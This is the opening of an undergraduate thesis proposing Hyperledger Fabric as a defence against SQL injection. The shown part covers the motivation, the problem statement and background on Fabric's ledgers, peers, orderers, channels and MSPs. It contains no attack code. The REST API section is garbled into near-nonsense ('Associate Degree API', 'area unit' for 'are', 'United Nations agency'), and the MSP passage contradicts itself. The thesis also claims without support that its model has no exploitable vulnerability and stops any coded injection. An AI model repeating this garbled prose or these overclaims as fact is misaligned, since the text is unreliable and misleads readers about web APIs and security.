

SQL Injection Prevention using Hyperledger Fabric

by

MD. Minhazul Billah

17101389

Adnan-Bin-Zahir

17101421

Syeda Lamia Tabassum

17101271

Tanvinur Rahman Siam

17101427

MD. Nefaur Rahman Labib

17301147

A thesis submitted to the Department of Computer Science and Engineering
in partial fulfillment of the requirements for the degree of
B.Sc. in Computer Science and Engineering

Department of Computer Science and Engineering
Brac University
January 2021

© 2021. Brac University
All rights reserved.

Declaration

It is hereby declared that

1. The thesis submitted is my/our own original work while completing degree at Brac University.
2. The thesis does not contain material previously published or written by a third party, except where this is appropriately cited through full and accurate referencing.
3. The thesis does not contain material which has been accepted, or submitted, for any other degree or diploma at a university or other institution.
4. We have acknowledged all main sources of help.


Student's Full Name & Signature:



MD. Minhazul Billah
17101389



Adnan-Bin-Zahir
17101421



Syeda Lamia Tabassum
17101271



Tanvinur Rahman Siam
17101427



MD. Nefaur Rahman Labib
17301147

Approval


The thesis/project titled “SQL Injection Prevention using Hyperledger Fabric” submitted by

1. MD. Minhazul Billah (17101389)
2. Adnan-Bin-Zahir (17101421)
3. Syeda Lamia Tabassum (17101271)
4. Tanvinur Rahman Siam (17101427)
5. MD. Nefaur Rahman Labib (17301147)

Of Fall, 2020 has been accepted as satisfactory in partial fulfillment of the requirement for the degree of B.Sc. in Computer Science on January 11, 2021.

Examining Committee:

Supervisor:
(Member)



Dr. Muhammad Iqbal Hossain
Assistant Professor
Department of Computer Science and Engineering
BRAC University

Co Supervisor:
(Member)



Faisal Bin Ashraf
Lecturer
Department of Computer Science and Engineering
BRAC University

Program Coordinator:
(Member)



Dr. Md. Golam Rabiul Alam
Associate Professor
Department of Computer Science and Engineering
BRAC University

Head of Department:
(Chair)

Prof. Mahbub Majumdar
Professor and Chairperson
Department of Computer Science and Engineering
BRAC University

Ethics Statement (Optional)

We have studied different papers, different journals, visited different websites, forums. We have collected some our data from Hyperledger Fabric documentation. We have collected the SQL Injection test-bed from Audi1 and related videos from YouTube.

Abstract

Web applications used nowadays are heavily dependent on huge amounts of data. SQL databases contain these data. However, these applications face major security breaches due to the vulnerability present in the databases. Owing to that, the web server applications become vulnerable to SQL and NoSQL Injection attacks. To secure its privacy, Hyperledger fabric can be used. Our proposed model will use a distributed ledger mechanism which is permissioned as well as an open source enterprise-class platform called Hyperledger Fabric. It is designed for using in different settings, which convey some key differentiating proficiencies over other blockchain platform. It provides a decentralized structure to the database and the data it saves cannot be easily changed. It provides privacy to the data, as it works with distributed databases and secure channels where transactions can be kept confidential from the broad network. In this research, we propose a framework, which works on safeguarding web applications by utilizing hyperledger fabric against coded injection technique types such as SQL and NoSQL injection attacks.

Keywords: Web Applications; SQL; Blockchain; Hyperledger fabric; Database

Dedication (Optional)

Every challenging work requires self-effort as well as encouragement from the elders, particularly those who were very close to our hearts. We devote our humble efforts to our caring parents, whose affection, devotion, motivation and prayer day and night make us worthy of such achievement and honor, along with all the hard-working and respected Teachers.

Acknowledgement

On the beginning, we thank Allah because of His blessings, which has enabled us to continue our research without facing any major difficulties. In addition, we wanted to thank all the supportive faculty members and our supervisor in particular for tolerating our mistakes and providing continuous input to enhance our research. Moreover, we thank our parents as well as teammates who have given us tremendous support during the semester.

Index

Declaration	i
Approval	ii
Ethics Statement	iv
Abstract	v
Dedication	vi
Acknowledgment	vii
Table of Contents	viii
List of Figures	x
List of Tables	xii
Nomenclature	xiv
1 Introduction	1
1.1 Motivation	1
1.2 Problem Statement	2
1.3 Objective and Contribution	3
1.4 Thesis Structure	3
2 Background	5
2.1 Hyperledger Fabric	5
2.1.1 Endorsement	6
2.1.2 Ledger	6
2.1.3 Peers	7
2.1.4 Organization	7
2.1.5 Orderers	7
2.1.6 Smart Contract	8
2.1.7 Channel	8
2.1.8 Membership Service Provider	9
2.1.9 Certificate authority	9
2.1.10 Applications	9
2.1.11 REST API	10
2.1.12 Transaction Flow	13

2.1.13	Network Configuration	13
2.1.14	Policy	14
2.2	Literature review	14
3	SQLi Prevention Model	18
3.1	Model Description:	19
3.2	Double Spending	22
3.3	Selection of SDK	23
3.4	Making API Call from Client	24
3.5	Building a set of CA	26
3.6	Building config.yaml	29
3.7	Running the Network	30
3.8	Invoking Chaincode	30
3.9	Curl Request	31
3.10	Transaction Flow	32
4	Implementation	38
4.1	SQL Injection Attack Types	38
4.2	Building the Hyperledger Fabric Network	49
4.3	Hyperledger Fabric Proof of Concept	53
5	Analysis and Discussion	59
6	Conclusion and Future Work	61
6.1	Conclusion	61
6.2	Future Work	62
	Bibliography	64
	Appendix A Appendix	65
A.1	SQL Queries:	65
A.2	Comments from the panel members:	66

List of Figures

2.1	REST API	11
3.1	SQL Injection Prevention Model	18
3.2	Sequence Diagram of Proposed Model	20
3.3	Steps of Implementing the Model	23
3.4	Built a set of CA to interact with the API to route requests	26
3.5	ClientA sends request for transaction	32
3.6	Endorsing peers verify signatures and the transaction proposal	33
3.7	Proposals are inspected	33
3.8	Endorsements are assembled into transactions	34
3.9	Transaction is validated and committed	34
3.10	Ledger is updated	35
3.11	Transaction flow	36
3.12	Connection of API and HLF	37
4.1	Error Based String (1)	39
4.2	Error Based String (2)	39
4.3	Error Based String (3)	40
4.4	Error Based String (4)	40
4.5	Error Based String (5)	40
4.6	Error Based String (6)	41
4.7	Error Based String (7)	41
4.8	Error Based String (8)	42
4.9	Error Based String (9)	42
4.10	Error Based String (10)	43
4.11	Error Based String (11)	43
4.12	Blind Injection	44
4.13	Double Query (Checking escape character)	45
4.14	Dumping Database	46
4.15	How SQL Injection works	47
4.16	Stopping all networks initially	49
4.17	Creating the initial network	49
4.18	Creating peer	50
4.19	Creating a new channel	50
4.20	The channel has been created	51
4.21	Deploying a chaincode on the channel	51
4.22	Chaincode successfully deployed	52
4.23	Turning off the network	52
4.24	Starting the network	53

4.25	Creating Organization identities	53
4.26	Generating orderer genesis block	53
4.27	Creating a peer for the organization	54
4.28	Creating a transaction	54
4.29	Anchor peer updated	54
4.30	Channel in localhost	54
4.31	Channel created	55
4.32	Having a network	55
4.33	Deploying the chaincode	55
4.34	Query installation	56
4.35	Approval of peer	56
4.36	Chaincode definition	57
4.37	Invoking transaction	57
4.38	Exporting credentials	57
4.39	Querying the network	58
6.1	MCMC algorithm	62

List of Tables

4.1	SQL query for dumping database	46
4.2	SQL queries to store values	46

Nomenclature

The following list describes several symbols & abbreviations that will later be used within the document body.

API Application Programming Interface

ASCII American Standard Code for Information Interchange

ASP Active Server Pages

CA Certificate Authority

CLI Command Line

CNN Convolutional Neural Network

CRI Credential Revocation Information

CSR Certificate Signing Request

DBMS Database Management System

HLF Hyperledger Fabric

HTTP Hypertext Transfer Protocol

ID Identification

Idemix Identity mix

IP Internet Protocol

JSON JavaScript Object Notation

LDAP Lightweight Directory Access Protocol

MCMC Markov chain Monte Carlo

MSP Membership Service Provider

MVCC Multi-version Concurrency Control

npm Node Package Manager

OAuth Open Authorization

OS Operating System

OU organizational unit

PHP Hypertext Preprocessor

PKI Public Key Infrastructure

RAML RESTful API Modeling Language

REST Representational State Transfer

SDK Software Development Kit

SMTP Simple Mail Transfer Protocol

SOAP Simple Object Access Protocol

SQL Structured Query Language

SQLi SQL Injection

SQLIA SQL Injection Attack

SSL Secure Sockets Layer

TLS Transport Layer Security

UNIX UNiplexed Information Computing System

URI Uniform Resource Identifier

URL Uniform Resource Locator

WADL Web Application Description Language

WSDP Web Services Description Language

XML Extensible Markup Language

XPath XML Path Language

Chapter 1

Introduction

1.1 Motivation

In modern times, many web-based applications have been developed for various purposes. Each application encompasses a database containing valuable information about its users. Users communicate with the back-end database via various queries to retrieve or change existing information. These databases are thus the primary focus of any kind of attack. As a result, the security of the database has become a major concern. Insecure databases can be accessed by unauthorized staff via the insertion of malicious queries, resulting in the compromise of confidential data inside the database. This helps us understand the principle of SQL injection attacks. Instead of presenting a true name, the accused purposefully formulates a reputation that is perceived as an order, leading to an unintentional action in this case, an unintended release [2]. Standard Query Language injection (SQLi) can be a form of intrusion attack which could be a type of injection attack that performs malicious queries. By bypassing confirmation and sanction of a web application as well as retrieving the stored content of the Standard Query Language database. SQLi vulnerabilities can be a threat to any web app which running on MySQL, Oracle, SQL server or others which uses SQL databases. SQLi vulnerability can affect any website or web application that uses SQL databases such as MySQL, Oracle, SQL Server or others. SQLi can be used by attackers to check users' credentials. They'll impersonate these users. Database admin may also be the victim of root access. SQL query URL implementation gives the privilege of output sensitive data to attackers [1]. An attacker can exploit a SQLi bug. For instance in a bank web application, an intruder can use SQLi for changing the amount of money, nullify some kind of transaction, or exploit money transfer to add it to their account. the database admin creates a DB backup, the removal of information may cause the application a few difficulties on availability as long as the DB gets restored. Moreover, backups may not be able to cover the foremost current data. However, in some of the DB serves, attackers may get access the software and execute an SQLi query as the starting vector and then intrude the program and run inside network hiding behind a firewall [1].

1.2 Problem Statement

A variety of studies have been undertaken to protect web apps and deter cyber attacks. Web-based attack detection is categorized as inconsistency based on signature detection and network attack detection. The identification by signature, known types of attacks, are described as signatures and only the types of attacks as the signature. HTTP requests that do not follow the specification of the web application request are observed in the event of anomaly-based identification. Since ML models are used for identification of anomalies. They function slower than signature-based detection, but are successful against zero-day attacks. Furthermore, Standard Query Injection indicates that the intruder can only execute this kind of attack if some features are turned on the server of database used on the application of web [6]. This method of attack is mainly used as a replacement for in-band and inferential SQLi techniques. Out of the band SQLi is performed when the server is either too slow or unreliable to execute these activities, or when the attacker cannot use the same channel to initiate the attack and gather information. This is how these functions measure the DB server to make HTTP/DNS requests to send data to an intruder. Traditional methods of preventing such injections come with shortcomings that are filtering commonly used characters that are found in malicious codes, which can be used for injection attacks. Having some limitations, the characters which are being prohibited sometimes are used for storing datum in the database. Another method is authorizing queries, which determines the validity of the query used by the user. This can also create problems, as the validity which is checked by the permissions stored in the backend database can be compromised if the root server is attacked. The principle of the least privileged can also be used for protecting the database. This system provides the least amount of privilege on a system, so that its users get a minimal amount of access to the database. Character escaping function can sanitize user input. This is used to differentiate between an actual SQL query used by the people who created the database and a SQL injection attack sent by an attacker. Last but not the least, Web application firewall or WAF is effective for detecting injection attacks. It can be customized according to the needs of the specific application. Although the WAF looks like a security wall that cannot be broken, it has its vulnerabilities. It can be bypassed, thus breaking the illusion that it cannot be penetrated. All the other methods mentioned above can be breached in many ways. This is why a more secure method to protect the database is extremely needed. Hyperledger fabric can be used to achieve a more private and secure database.

Hyperledger Fabric is kind of a private as well as a permissioned blockchain. It has components that meet the basic blockchain technology quotas, but it also allows users the ability to customize the device they like. The key features of a hyperledger fabric are - assets, ledger, chaincode, privacy, consensus, security and membership services. Assets are a collection of key-value pairs. It can range from hardwares to contracts. It is also modifiable. Chaincode are transaction instructions for asset modification. It holds the methods of altering the state database. It can be initiated through a proposal. When it's executed, it is submitted to the fabric network so that all the peers hosting a ledger can apply on themselves. Ledgers hold the record of all the transactions taking place in the fabric network. It cannot be interfered and it strictly sequences the transactions.

Participating peers submit the transaction to the ledger. One ledger is assigned to one channel and each peer under a channel has a copy of it. Channels provide privacy in hyperledger fabric networks. In the blockchain network, it had an open system where the changes in the distributed ledger could be seen by everyone in the network. Through channels, transaction data can be kept confidential in a separate database which can be accessed by the participants of the channel. Membership services provide secure digitally signed certificates which work as identities to the participants under a network. This way, data access can be monitored from the perspective of the broad network, thus ensuring ultimate security. Consensus is the cycle of verification of a transaction in a block. When the transaction has met the criteria of the pre-established policy, the consensus is considered complete. The process begins in the life-cycle of a transaction. Endorsements by different members in a channel are checked for the transaction, which cross checks with the policies to ensure that the transaction is valid. Also, the current state of the database in the ledger is also checked before updating it and adding the new transaction to it.

1.3 Objective and Contribution

In this research paper we want to show how can our proposed model prevent a coded injection called SQL injection which is a deadly web attack ruling the cyber world for a long time. To achieve this prevention technique first a blockchain framework needs to be chosen and the Hyperledger Fabric is a better choice because it can work with private data. We also want to propose which can save sensitive data and a faster way to execute every operation. If we can build a system like our proposed framework it will be able prevent any kind of coded injection techniques, most importantly the SQL injection. This framework proposes a faster way to protect the sensitive information from being hacked by hackers. It opens a new door to prevent other web attacks also if other researchers take interest in it.

1.4 Thesis Structure

This research report gives a solution model and that prevents the SQL injection which is the coded injection and this solution model shows no vulnerability that can be exploited by any intruder.

Firstly, the Introduction Section (Chapter 1) sets out the inspiration behind the study that motivated the authors to answer this particular problem statement. The aim of our study and the description of work are briefly discussed here.

In the Background section (Chapter 2), there are some addressed papers from the computer science background that dealt with similar issues. In addition, some statistical and psychological papers relate to the available secondary data. The object of the context analysis was to find out the short comings of previous studies. In addition, in this section there is mentioned about contribution and the reasons behind

the primary data collection.

In the Model section (Chapter 3), there is explained the procedures to prepare a model that will prevent SQL injection by using Blockchain methodology. This section also provided a summary of the model. It is also described about the works which will be left after this research phase. Moreover, there is the explanation about the model will be able to process the malicious query and sensitive data.

In addition, section Implementation (Chapter 4), there have been used a test-bed for studying the SQL Injection and how the attack works and the behind scene what causes the SQL Injection vulnerabilities. A HLF network has been created to understand how the hyperledger fabric works, and finally we have built a partial proof of concept.

Furthermore, in the Analysis and Discussion section (Chapter 5), there is made some analysis of our work and compared it with other research which have similarities with our research and discussed briefly about it.

Chapter 2

Background

2.1 Hyperledger Fabric

Hyperledger project was founded under Linux Foundation in 2015 [18]. It was made to take a better approach to blockchain technology by encouraging open development and adapting new standards over time. Hyperledger fabric, a blockchain project under Hyperledger, has the similar attributes of blockchain technology. It consists of smart contract followed by the ledger and a structure by the parties involved. What sets hyperledger fabric apart from the blockchain technology is that it provides privacy and permission to specific parties. In blockchain technology, anyone under the blockchain network had access to the records of the transaction in order to give validation to it. On the contrary, hyperledger fabric provides privacy to the participants through MSP or Membership Service Provider. It has the ability to ensure confidentiality for private transactions with the help of the channel architecture. It is one of its own kind of distributed ledger mechanism which supports chaincode dictated in general-purpose coding languages. It also supports pluggable protocols (consensus) that makes the platform enable to more customized to apt distinct use cases as well as trust models.

HLF is precisely designed as a modular architecture. The platform at its core is arranged to meet the diversity of the user's requirements. Fabric has several modular components. First, there is pluggable ordering service converge the multiplicity of transactions through ordering service which is pluggable and it initiates the order of transactions through consensus, after that it broadcast the blocks to the peers After that comes a pluggable membership service provider which is responsible for assigning cryptographic identity to the members in the network. Next is smart contracts or chaincode running in the container environment. A pluggable endorsement and validation policy compliance follows after that, which can be configured according to the application's needs. Fabric follows its own model, which is execute-order-validate. This model replaces the usual approach of order-execute and brings more flexibility and agility to the process. This model divides the transaction flow in three parts: execute, order, validate . In execute, transactions are endorsed by executing and checking. This step filters out valid clients and data. In the next step, transactions are ordered with the help of a pluggable consensus. In the last step, the validity of the transaction is checked according to application specific policies and it is stored in the ledger. Consensus protocol is a modular component, which

can be modified depending on the problem provided. For single enterprise, crash fault tolerant protocol is applied. Whereas multiple parties deploy Byzantine fault tolerant consensus protocol.

2.1.1 Endorsement

Endorsement is a mechanism where a chaincode transaction is executed by individual peer nodes in a channel and a proposal response is returned to the client application simultaneously. Endorsement policies are used to decide which transactions will be executed by peer nodes on a channel and the appropriate combination of addresses or endorsements for that transaction. There are many smart contracts in a chain code package and endorsement policy is a content of every smart contract. A transaction will be marked valid upon submission if it satisfies the endorsement policy. Policies can be changed according to the needs of the application. If no change is specified, then the default Endorsement policy is used in its state. Many peers belonging to separate channel members or entities need to conduct and verify a transaction according to the chaincode in the default endorsing policy or 'Majority Endorsement' in order to validate the transaction. Organizations entering the channel must be immediately added to the chaincode policy only after this default policy requires it.

2.1.2 Ledger

Distributed ledger in hyperledger fabric holds the shared information under a specific network. The ledger is functionally located on a peer, but on the channel, it is technically hosted. It can be split into two parts: the world state database and the history of transaction logs. The state of the ledger represents the world state database. It stores the current values of the ledger in a database. A ledger state, a combination of key values and a version number are included in this database, which increases the version number if the state changes. This assures that the ledger's global status is still up to date. Transactions are submitted via applications, which captures the changes to the world state of the database. Applications are not aware of the details of this mechanism. They are allowed to invoke a smart contract. They also get the notification of whether the transaction will be included in the ledger despite being valid or invalid. It can be guaranteed by this design that transactions signed by the appropriate group of endorsing organizations can update the world state. Otherwise, an improvement in the state of the environment would not result. The transaction log contains how the current state came this far and holds all the records of the older versions. It sequences and makes sure that the records cannot be changed easily once the world state is updated. Many interlinked and sequenced blocks make up the blockchain. Each block holds a transaction sequence where updates and queries are made in the database. Each block holds in the header a hash of the current block's transactions and a hash of its previous block. The only exception is the genesis block, which, as the first block of the chain, has no hash for the transactions, and the previous block. There is a copy of the ledger for every peer in the network. Hence, it becomes a decentralized ledger. The trans-

action recorded in the ledgers are kept under privacy between specific participants. Which means that the whole network under hyperledger fabric will not be privy to the transactions between participating peers.

2.1.3 Peers

In the fabric network, peers are an essential factor. With hosting ledgers and smart contracts, they are allocated. To get approach the ledger, programs must connect with peers. You can create it, change it, reconfigure it and even delete it. A peer may be individually or at once an endorsing peer, a committing peer, leader peer, anchor peer. The endorsement of peers provides transaction ideas. It must have a smart contract that the customer uses to produce a settlement that is signed digitally. Every peer in channel considered committing peer, which accepts proposals from applications. Leader peer gives order to other peers. Anchor peers act like a bridge between different organizations, which helps with communication. For a transaction/, a leader peer, a committing peer and an endorsing peer is a must. Peers act as a gatekeeper to the channels in the network. Peer uses the characteristics of a channel via channel configuration to monitor the actions of the application clients under an organization. Peers validate transactions by verifying the transaction signatures against endorsement policies and enforce the policies. Every committing peer records a distributed transaction, whether valid or invalid, in his or her local copy of the ledger. A peer's physical location is not that important. The peer-related digital credential acts as the identifier marking that it is held by a specific entity.

2.1.4 Organization

Organizations are owners of their own peers. It holds the control of assigning smart contracts to specific peers according to the demand. Each organization has their own client application. The chaincode will be used by a new entity that has been added to a channel as soon as it approves the chaincode criteria already agreed to by other channel members. The chaincode concept can be accepted once and several peers can be added to the channel with the chaincode package mounted. Both members of a channel will have to approve a new definition for their company if it wishes to change the definition of the chain code, and then one of the organizations would have to contribute the standard to the channel. MSP is defined for every organization, which will be joining in a channel.

2.1.5 Orderers

For the fabric network, orderers act as a Network Administration Point. Using the Policy in Channel Setup to assess peer permissions on the requested channel using peer identification when orderers receive a join request from peers. The Orderer is initially designed and initiated by a Network Setup administrator of an entity. The ordering service node is the channel-generating actor. Orderers, as per Network

Setup, must be hosted by one or more organisations on a network. Application networks are also provided for the ordering of transactions into chains for delivery. For one or more application platforms, it may order transactions. The delivery point for transactions is the Ordering service node. The Orderer gathers endorsed transactions and orders them into transaction blocks, which are allocated to each peer node residing in the channel one after another.

At the channel level, the orderer is to receive transactions and disperse blocks within a channel according to the policies specified in the configuration of the channel; at the network level, the orderer is to have a network resource management point according to the policies defined in the configuration of the network. The Orderer also moves the basic access control for the channel, limiting r/w access and setup access to them. Ordering Database Nodes receive transactions simultaneously from several separate device clients. The orderer-generated blocks are then stored in the orderer's ledger and distributed to all peers that have a channel. Peers will use some strict orders, which are given to transactions by Orderer to validate and commute transactions. After completing the validation process, the transactions are ordered before packaging them into blocks. After all of these the blocks are distributed.

2.1.6 Smart Contract

A Smart Contract is an organization's collection of rules and regulations in implementation codes that are used to negotiate transactions between parties. It is used to encapsulate and create transactions in a network of mutual processes. Multiple smart contract numbers are bundled into a chaincode. Any smart contract has an endorsement policy within a chaincode kit. The Chaincode Package must have been installed on Peers by the respective peers association administrator. The product of the chaincode invocation of state transactions that are registered as transactions. If that program has to communicate with the ledger, smart contracts may be invoked by an external application. An external application can invoke the smart contract provided that the application needs to communicate with the ledger. Many smart contracts run concurrently in the network.

2.1.7 Channel

Channel provides a path to private communication between organizations. Only network administrators of organizations are able to create new channels. Channels are tasked to protect the privacy of transactions from the broader network. More than one application can be served by Channels, one Orderer is a must to order transaction. Joining participants on a network of hyperledger fabric establishes a sub-network where a set of transactions is visible to every member. Participating peers inside the channel can get access to the chaincode and the data in the transaction. Data gets isolated completely from the remaining of the networks and it also includes other channels. Each channel has its own ledger. There could be several channels in the network that can be linked to multiple organizations. Channels can also contain Membership Service Provider instances.

2.1.8 Membership Service Provider

Membership Service Provider or MSP is a system that establishes verifiable identities while preserving privacy. It establishes the laws governing the Legitimate Identities for each entity. MSP provides verifiable identities to Hyperledger's network users. The default MSP implementation in Hyperledger Fabric Network uses X.509 certificates as identities, which have a hierarchical Public Key Infrastructure (PKI) model. PKI certificate authorities provide a list of identities. Root CA's intermediate CAs get granted to define members of a trust domain which is done by listing the members which are identified by the MSP. Administrator of the Node, Entity, Node must have the very same root of confidence as specified by the MSP. MSPs exist in two domains: local MSP and local MSP. Local MSP determines who holds administrator or participation powers at the local level. It also specifies permissions for clients, peers and clients. Every organization has a Single MSP which makes a list of trusted nodes. Node local MSP provides permission for a node to be a peer admin. Physically and theoretically, there's only one local MSP per node. The peer admins will not be the Channel admins. Similarly, the channel admins will not be the Peer Admins. Local client MSPs enable the user to authenticate himself in his transactions as a channel participant or as the owner of a particular position in the system. The Local MSP Orderer specifies the file structure that will be delegated to the Node Orderer. Channel MSPs decide which peers will have disciplinary privileges and which will have participatory rights at channel level. Under the program channel, peers and ordering nodes have permission to view channel MSPs. The management of the MSP channel is assigned to the channel or network. The channel would have a chain of confidence that involves the MSP for the members of the association in order to add an organization to the channel. MSPs of the organizations that partake in ordering services are all included in the System channel MSP.

2.1.9 Certificate authority

Multiple CAs can be used to describe the members that are present in the organization. It is also used for signing transactions. It has a built in CA named Fabric CA. CA gives digital certificates to requesting users of respective organizations by signing the certificate with CAs' Private Key. It ensures that the certificate has not been tampered by verifying with the Public Key of CA. It is possible to use one or more CAs to describe an organization's participants from a technological perspective.

2.1.10 Applications

Applications can connect to both peers and orderers by using the channel with the help of SDK's. One organization's single application may link to multiple channels in a network as per the respective channel configuration. User programs would have an identity that links them to an organisation. The ability to invoke smart contracts is required for client applications. It will submit transaction recommendations to peers owned by an entity specified by the endorsement policy of the smart contract. The proposal submitted to the peer produces and returns to the client application

an endorsed transaction response.

2.1.11 REST API

In general, the Associate Degree API (or Application Programming Interface) provides the interface between two systems with an associate degree. It's kind of a cog, which allows two structures to switch with each other. In this case, the computers of the two device area units that programmatically pass through the API [5]. REST is Representational State Transfer. Its resource is primarily based. There are a unit six constraints 1. Uniform interface 2. Stateless 3. Client-server 4. Cacheable 5. Stratified system 6. Code on demand. Uniform search: The uniform constraint of the interface defines the interface between buyers and servers. This simplifies and decouples the form that allows every half to gradually evolve. The less guiding principles of the uniform interface are, Stateless: Statelessness is essential as REST is an associate degree form for Representational State Transfer. Primarily, what this indicates is that within the request itself, whether or not as part of the URI, query-string parameters, body, or headers, is the required state to handle the request. The URI identifies the resource unambiguously and therefore the body contains the change of state or state of that resource. Then the acceptable state, or the parts of state that matter, area unit communicated back to the customer via headers, standing and response body when the server is going to be processed. For a moment, most North American individuals and the United Nations agency are within the company area unit familiar with programming within an instrumentation that gives us the idea of a "session" that maintains state over multiple HTTP requests. In REST, to fulfill the request, the consumer should embrace all data for the server, re-sending state as needed if that state should cover multiple requests. Since the server does not need to maintain, update or communicate that session state, statelessness allows greater quantifiability. Furthermore, for unsettled systems, load balancers have not been stressed about session affinity. So, what is the distinction between a resource and a state? State, or application state, is that the server cares about getting ready to fulfill a request-the information needed for this session or request. A resource or resource state is the information that defines the representation of the resource, such as the information held within the information. Contemplate the state of the application as data that could vary by consumer and per request. On the other hand, resource status is constant throughout every request made by the United Nations consumer agency. Ever had back-button issues with an internet application wherever a particular and precise purpose was bound by AWOL as a result of which one expected to try things during a certain order? That is as a result of the principle of statelessness being profaned. There are areas of unit cases that do not comply with the principle of statelessness, such as legged OAuth, limitation of API decision rate, etc. Construct each effort, however, to ensure that multiple requests for our services do not cover the application state. Consumer server: Purchasers are separated from servers by a uniform interface. For example, this separation of considerations implies that buyers are not involved with data storage that remains internal to each server, so the mobility of consumer code is improved. The computer program or user state does not involve servers, so servers will be less complicated and further upgradable. As long as the interface

is not altered, servers and buyers can also be replaced and developed separately. Cacheable: Buyers will cache responses, as on the Globe Wide Internet. Responses should therefore be outlined as cacheable, implicitly or expressly, or not, to prevent buyers from reusing stale or inappropriate information in response to more requests. Well-managed caching portion or completely eliminates some interactions between client and server, increasing quantifiability and performance. Layered system: A customer can not usually tell whether or not it is connected to the tip server or how to associate the degree negotiator. By optional load-balancing and by providing shared caches, negotiating servers could enhance system quantification. Layers can also enforce policies for security. Code on demand: Area unit of servers capable of briefly extending or customizing a consumer's practicality by transferring logic to that which it will execute. Samples of this might embrace compiled parts like Java applets and client-side scripts like JavaScript.




Figure 2.1: REST API

Complying with these limitations, and thus complying with the remaining type of architecture, any very distributed object-oriented database management system can be modified to have fascinating nascent properties, such as performance, quantifiability, simplicity, modifiability, visibility, mobility, and reliability. How REST is followed by the internet: The nomenclature of "GET requests" and "message responses" transported via "HTTP protocol" may sound unfamiliar, but this may simply be the official REST nomenclature to explain what is going on [19]. As a result of using the internet, we are already at home, but with REST APIs operating, the internet itself mainly follows a quiet trend. After opening a browser and moving to <https://google.com>, the HTTP protocol (<https://>) is highly exploited to submit a GET request to an online server resource on the market. The response from the server sends the content at this resource back to the exploitation HTTP. Our browser is simply a consumer who looks beautiful in producing the message response. There can be seen this response in curl by opening a terminal prompt and kind curl <https://google.com>. This assumes there is curl put in. Because the online itself is associate degree example of quiet vogue design, the manner REST API work can possible become habit to us. REST API area unit unsettled and cacheable REST API also are unsettled and cacheable. Unsettled means whenever there is an access, a resource through associate degree end, the API provides constant response. It does not bear in mind our last request and take that into consideration once providing the new response. In alternative words, there are not any antecedently remembered states that the API takes into consideration with every request. To extend the performance, the responses may be cached. If the cache of the browser already contains the requested data within the request, the browser simply returns the cache data rather than once again obtaining the resource from the server. REST API caching is analogous to site caching [14]. The browser uses the last-modified-time value inside the HTTP headers to find out how it needs to get the resource again. The cached copy would be used instead if the content was not updated because it was fully recovered last time. Caching would enhance the speed of the response. REST APIs do not use WSDL files, but an essential feature of REST APIs is that certain specs do not use a WSDL file to describe the weather and parameters allowed in requests and responses, particularly in the case of documentation. While the WADL (Web Application Description Language) file is open and does not define the REST API, the area unit of the WADL files is scarcely used because all the remaining API services, settings, message types and alternative attributes are not properly defined. After realizing that an architecture associate degree type is the remaining API, not a standard protocol. Once the framework describe our API exploitation the OpenAPI or RAML specification, tools which can browse those specifications such as Swagger UI or the RAML API Console will generate associate degree interactive documentation output [7]. The OpenAPI Specification Document will take the place of the additional generic SOAP WSDL file. Tools such as Swagger UI that browse specification documents usually generate dynamic documentation with API Consoles or API Explorers and allow REST calls to be made and responses to be accessed directly inside the browser. But do not expect the documentation outputs of the Swagger UI or RAML API Console to provide any of the key user points along with our API. These outputs, for example, would not contain information about authorization keys, workflow specifics and inter-dependencies between endpoints, and so on. Usually, the Swagger or RAML output includes reference documentation

only, which, depending on the API, normally accounts for less than a third or half of the entire required documentation.

2.1.12 Transaction Flow

To begin, a participant needs to have an identity provided by a CA trusted by the network to transact on a Fabric Network. After that, it has to become a part of an organisation so that the members of the network accept it and approve it. The MSP relates the identification to the membership of an association. Membership is accomplished by appending the public key of the individual to the MSP of the association. The MSP must be included in the description of the policy within the network. In order to update the ledger, the transaction flow consists of three steps: submitting proposals to participating peers; ordering and packaging transactions into blocks; validating the transaction and committing to the ledger. Applications create a transaction request at the first level and submit it for endorsement to peers. Each of the peers involved in the endorsement independently executes a chaincode using the proposal to produce a response to the transaction proposal. By inserting a Digital Signature, it is approved. The first phase of the transaction flow is completed after receiving a sufficient number of signed recommendation responses from the peers [3]. In the next step, Orderer receives transactions with endorsed transaction proposal responses from applications, and sequences the transactions and packages them into blocks. By this, the block gets ready to be distributed to the peers. In the final step, the blocks are distributed from the orderer to the peers, where they can be committed to the ledger. All of the peers connected to the orderer will receive a copy of the new block. Upon receiving the block, a peer will process the sequenced transactions in the block. For every transaction, each peer will cross check whether the transaction followed the endorsement policy to be endorsed, according to endorsement policy. But, updating the ledger may not be possible even after successfully endorsing the transaction. If a transaction has been endorsed successfully, then the peer will try to update the ledger about the new transaction. Failed transactions, after fully endorsed, are not entered into the ledger, but they are kept for auditing. Successful transactions are also kept for auditing. Invalidated transactions are still kept in the block. They will be marked as invalid by the peer. These transactions cannot change the ledger's state. The successful transactions update the ledgers of the peer.

2.1.13 Network Configuration

For network configuration, a network administrator should submit a configuration, which will be responsible for configuring the network. It should be signed by the organizations known within the modification policy. Through the transaction related to network configuration is distributed by the ordering service nodes. These transaction's area units are accustomed cooperatively to maintain an even copy of the Network Configuration at every ordering service node. To vary a channel configuration, a channel administrator should submit a configuration dealing to vary the channel configuration. The configuration has to be signed by organization that has validity within the modification policy. Channel configuration transactions are a

unit processed by the orderer, because they must understand present set of policies to process basic access management. Each change in modification generates a new configuration block.

2.1.14 Policy

Policy can be defined as a set of rule that work as a guideline for choices being created and results being reached. Policy usually describe the access or rights that a personal has over assets. Policy controls the aspects that can make changes in the network. Policies are unanimously accepted by the members of the network once a network is originally designed, however they'll even be changed because the network evolves. Hyperledger material provides some policies from the initial state which are helpful in starting stage of developing and testing blockchain. However, these policies are often made-to-order in step with what one would like.

